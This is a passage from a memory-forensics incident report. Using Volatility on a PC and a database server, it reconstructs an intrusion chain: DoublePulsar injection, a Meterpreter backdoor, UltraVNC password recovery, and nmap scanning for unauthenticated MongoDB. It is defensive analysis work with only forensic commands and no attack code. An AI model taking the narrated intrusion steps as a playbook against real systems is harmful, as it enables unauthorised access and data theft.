Fig 65. DoublePulsar OPCode Check

4.2.5 Suspicious Behavior Detection

Based on the analysis in sections 1.1 to 1.3, we were able to identify traces related to "external access" on the CPO's PC and identify the C2 Server. Based on the analysis results of other analyzed PCs, we analyzed the focus of the case analysis focusing on the "outflow of data due to external intrusion" rather than the outflow of individual CPO data.

With regard to Rundll32.exe and explorer.exe, the items that should be considered carefully in this scenario are as follows, focusing on the items generated since rundll32.exe process, including other processes derived from explorer.exe sequentially we should analyze it.

```
0x867a4ac8 vmtoolsd.exe          2672   2580      8      185      1      0 2018-09-16 18:40:07 UTC+0000
0x86780d40 SearchIndexer.        2804    488     11      602      0      0 2018-09-16 18:40:13 UTC+0000
0x867b28f0 rundll32.exe          3108   2580      3       93      1      0 2018-09-16 18:41:33 UTC+0000
0x86821b90 svchost.exe           3272    488      5       66      0      0 2018-09-16 18:41:41 UTC+0000
0x84ea2870 svchost.exe           3300    488     13      339      0      0 2018-09-16 18:41:42 UTC+0000
0x86407030 rundll32.exe          3436   2580      3       93      1      0 2018-09-16 18:41:52 UTC+0000
0x86668030 explorer.exe          2884    432     29      935      1      0 2018-09-16 18:43:47 UTC+0000
0x84cdca50 Xshell.exe            1184   2884     12      232      1      0 2018-09-16 18:43:54 UTC+0000
0x84f4ac08 FNPLicensingSe        1596    488     10       91      0      0 2018-09-16 18:43:54 UTC+0000
0x8668f9b8 XshellCore.exe        3480   1184      7      126      1      0 2018-09-16 18:43:55 UTC+0000
0x84d3cb60 cmd.exe               3940   2884      1       21      1      0 2018-09-16 18:44:53 UTC+0000
0x84f58368 conhost.exe           3948    396      5       89      1      0 2018-09-16 18:44:53 UTC+0000
0x86762030 notepad.exe           1080   2884      2       91      1      0 2018-09-16 18:48:35 UTC+0000
0x866f0918 cmd.exe               3192   1656      0 --------      0      0 2018-09-16 18:48:53 UTC+0000
```

Fig 66. Process Timeline

The items to be carefully analyzed within CPO, which is the only environment that can access DB Server based on analysis of process, are "xshell.exe", "cmd.exe", "winvnc.exe". After connecting to C2 Server due to DoublePulsar in Rundll32.exe, you can check the related information with "cmdline" plugin to analyze the behavior.

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 cmdline
```

```
SearchIndexer. pid:   2804
Command line : C:\Windows\system32\SearchIndexer.exe /Embedding
************************************************************************
rundll32.exe pid:   3108
Command line : rundll32.exe
************************************************************************
svchost.exe pid:   3272
Command line : C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation
************************************************************************
svchost.exe pid:   3300
Command line : C:\Windows\System32\svchost.exe -k secsvcs
************************************************************************
rundll32.exe pid:   3436
Command line : rundll32.exe
************************************************************************
explorer.exe pid:   2884
Command line : explorer.exe
************************************************************************
Xshell.exe pid:   1184
Command line : "C:\Program Files\NetSarang\Xshell 6\Xshell.exe"
************************************************************************
FNPLicensingSe pid:   1596
Command line : "C:\Program Files\Common Files\Macrovision Shared\FlexNet Publisher\FNPLicensingService.exe"
************************************************************************
XshellCore.exe pid:   3480
Command line : "C:\Program Files\NetSarang\Xshell 6\XshellCore.exe" -setviewer 262812
************************************************************************
cmd.exe pid:   3940
Command line : "C:\Windows\System32\cmd.exe"
************************************************************************
conhost.exe pid:   3948
Command line : \??\C:\Windows\system32\conhost.exe
************************************************************************
notepad.exe pid:   1080
Command line : "C:\Windows\system32\NOTEPAD.EXE" C:\Program Files\uvnc bvba\UltraVNC\ultravnc.ini
************************************************************************
cmd.exe pid:   3192
```

Fig 67. Cmdline Result

Through Cmdline results, We can check that opened the UltraVNC .ini file in ProgramFiles using Notepad.exe. UltraVNC is a program for remote connection, and the client has been informed about the tools that CPO uses to perform tasks in a

remote environment. Therefore, the following command executed from the session connected by the Meterpreter can be viewed as an external intruder checking the vnc password information recorded in .ini to proceed with the VNC connection. (Encode password information in ultravnc.ini can be decrypted in the original text through decoding process.)

The above information can also be found through additional information on the Shellbag.

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 shellbag
```




Fig 68. Shellbag log : ultra vnc access

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 yarascan -Y "172.16.168.136"
```




Fig 69. C2 connection information identified within the Ultra VNC process

Through the Yara Rule configuration, Use Yarascan to find out the connection information and confirmed "Connection received from 172.16.168.136" in Process memory, 2018-09-17 3:43 (UTC +09: 00) , You can see from the external intruder that a VNC connection has been made by verifying that you have accessed the CPO PC from C2 using ultra vnc. This is done to perform limited tasks in the CLI Session consisting of Meterpreter.

Next, it analyzes the records related to Xshell.exe. In fact, after connecting to VNC, the intruder has confirmed from cmdline that Xshell has been accessed, and that netscan results in "172.16.168.138:22". The following IP is the IP address of the DB server where the data leaks occurred. To use Xshell, which is a GUI program of the CPO's DB Server connection session, the external intruder finds the ultra VNC password.

```
python vol.py -f   ./CPO_PC.vmem --profile=Win7SP1x86 filescan
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 dumpfiles -Q [Address] -D ./export
```




Fig 70. Xshell.log & netscan log

In fact, I have analyzed the Artifacts related to Xshell, found DB Server Session login log. Finally, additional content found through CMD records. Through Cmdscan, you can see the trace of running nmap to the DB Server. It seems that DBMS type of DB server and scan process of MongoDB default port setting have been performed. (This

behavior is the same as mentioned in the analysis of the DB Server, after the attacker performed the identification of the absence of authentication due to the vulnerable version of MongoDB Default Port.)

```
python vol.py –f ./CPO_PC.vmem ––profile=Win7SP1x86 cmdscan
```




Fig 71. cmdscan result

```
python vol.py –f ./CPO_PC.vmem ––profile=Win7SP1x86 filescan
```




Fig 72. Filescan list – nmap

```
Python vol.py –f ./CPO_PC.vmem ––profile=Win7SP1x86 shellbags
```





Fig 73.nmap access history by shellbags

4.2.6 Result



Analysis of a memory dump of resulted in the following conclusion.

① **Doublepulsar exploit** inject the process (explore.exe)

② explore.exe also injected the **rundll32.exe**

③ After **DLL injection Meterpreter Service** Started Which is used for backdoor.

④ Through Meterpreter Session, Find out **UltraVNC** setup log and Configuration file

⑤ Exploration in ultra.ini file and Crack the Password

⑥ With UltraVNC, we can find out connection between DB server

⑦ With **Nmap**, there was a vulnerable version of Mongo Db in DB server

Through CPO Memory Analysis, There was external access from attacker with UltraVNC and Meterpreter to get information about DB server. So we have to investigate that actually attacker did in DB server

4.3 DB Server Analysis

4.3.1 Analysis Environment

PC specifications used for memory analysis of DB Server are as follows.

OS	Ubuntu 16.04 LTS
RAM	4GB
CPU	Intel i5
HDD	50GB

The tools used for memory analysis and malicious code analysis are shown in the table below.

Tool name	Version	Source
Volatility	2.6	https://github.com/volatilityfoundation/volatility

The details of a given memory dump are as follows

File name	db_server.vmem
File size	2.00GB (2,147,483,648 bytes)
MD5	F03AD17E22B25E388CE69CD14B2B62F1

If the hash of the given file and the memory dump to be analyzed is the same, then we can perform the analysis.

4.3.2 Image Information

```
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f dbserver2.vmem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
```

Fig 74. KDBG Search DB Server Dump

As with previous analysis cases, it is necessary to identify the operating system followed the memory dump in order to carry out the correct analysis. It can be detected through the basic plugin of Volatility called Imageinfo, but it does not operate on the current memory dump. The reasons are as follows.




Fig 75. Searching Profile list

```
$ python vol.py –info
```

Volatility default installation files do not have Linux related profiles. Therefore, in order to analyze the dumped memory in Linux OS, the profile corresponding to Linux OS should be registered in Volatility.

4.3.3 Profile Generate




Fig 76. Volatility Profile on Github

As shown above, appropriate profiles are provided for various versions of Linux OS. For DB Server, download Ubuntu 14.04 LTS x86 version. The path to save the profile is as follows. (It is saved as ZIP state.)

volatility/plugins/overlays/linux/




Fig 77. Profile error on volatility

However, you cannot proceed with the analysis of your Memory Dump with the Profile provided by the Volatility Foundation. If the version of the kernel is not correct, the following error will occur. In this case, you must create the profile directly.

The process of creating a profile is as follows.

① Kernel Version Check

```
mellong@ubuntu:~$ uname -r
4.4.0-31-generic
```

Fig 78. Kernel Version Check

② Getting Header Information

```
mellong@ubuntu:~$ sudo apt-get install linux-headers-`uname -r`
Reading package lists... Done
Building dependency tree
Reading state information... Done
linux-headers-4.4.0-31-generic is already the newest version.
linux-headers-4.4.0-31-generic set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 411 not upgraded.
```

Fig 79. Getting Header Information

③ Generate VTypes (module.dwarf)

```
mellong@ubuntu:~/Desktop/volatility-master/tools/linux$ sudo make
make -C //lib/modules/4.4.0-31-generic/build CONFIG_DEBUG_INFO=y M="/home/mellong
dules
make[1]: Entering directory `/usr/src/linux-headers-4.4.0-31-generic'
  CC [M]  /home/mellong/Desktop/volatility-master/tools/linux/module.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/mellong/Desktop/volatility-master/tools/linux/module.mod.o
  LD [M]  /home/mellong/Desktop/volatility-master/tools/linux/module.ko
make[1]: Leaving directory `/usr/src/linux-headers-4.4.0-31-generic'
dwarfdump -di module.ko > module.dwarf
make -C //lib/modules/4.4.0-31-generic/build M="/home/mellong/Desktop/volatility-
make[1]: Entering directory `/usr/src/linux-headers-4.4.0-31-generic'
  CLEAN   /home/mellong/Desktop/volatility-master/tools/linux/.tmp_versions
  CLEAN   /home/mellong/Desktop/volatility-master/tools/linux/Module.symvers
make[1]: Leaving directory `/usr/src/linux-headers-4.4.0-31-generic'
```

Fig 80. Generate VTypes

We can obtain the module.dwarf file through the Make command, and you can think of it as a file for the kernel data structure. (VType)

If you do not have any additional tools, you may get errors. For errors, let's install the necessary additional tools while tracking. Typically, for errors related to Dwarf, see the following reference.[23]

④ Find System.map (Symbol Information)

```
mellong@ubuntu:/boot$ ls
abi-4.4.0-31-generic     initrd.img-4.4.0-31-generic  memtest86+_multiboot.bin
config-4.4.0-31-generic  memtest86+.bin               System.map-4.4.0-31-generic
grub                     memtest86+.elf               vmlinuz-4.4.0-31-generic
```

Fig 81. Find System.map

We also need a System Map file that contains the symbol information for the kernel to analyze, which is located under the / boot directory and can be copied via the CP command.




Fig 82. Add to New Profile

Compress the acquired Dwarf and System.map files into a directory that can be added to the Linux Profile.

```
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py --info
Volatility Foundation Volatility Framework 2.6


Profiles
--------
LinuxUbuntu1404x86    - A Profile for Linux Ubuntu1404 x86
VistaSP0x64           - A Profile for Windows Vista SP0 x64
VistaSP0x86           - A Profile for Windows Vista SP0 x86
VistaSP1x64           - A Profile for Windows Vista SP1 x64
VistaSP1x86           - A Profile for Windows Vista SP1 x86
VistaSP2x64           - A Profile for Windows Vista SP2 x64
VistaSP2x86           - A Profile for Windows Vista SP2 x86
Win10x64              - A Profile for Windows 10 x64
Win10x64_10240_17770  - A Profile for Windows 10 x64 (10.0.10240.17770 / 2018-02-10)
```

Fig 83. Check Linux Profile

Then run Volatility and you will be able to see the registered Profile[24]. If you execute the command based on the appropriate memory dump in the profile, you can see that it works normally.

4.3.4 Process Explore




Fig 84. Process Explore

```
python vol.py –f db_server.vmem  – –profile=LinuxUbuntu1404x86 linux_pslist
python vol.py –f db_server.vmem  – –profile=LinuxUbuntu1404x86 linux_psaux
```

We can extract the process information from the memory dump using the above command. As a result, we can confirm that Mongo DB is in operation. Also, I was able to identify the SSH process that was linked to an account named mellong, an

FTP process connected to the C2 server.

4.3.5 Used Commmand




Fig 85. linux_bash results

```
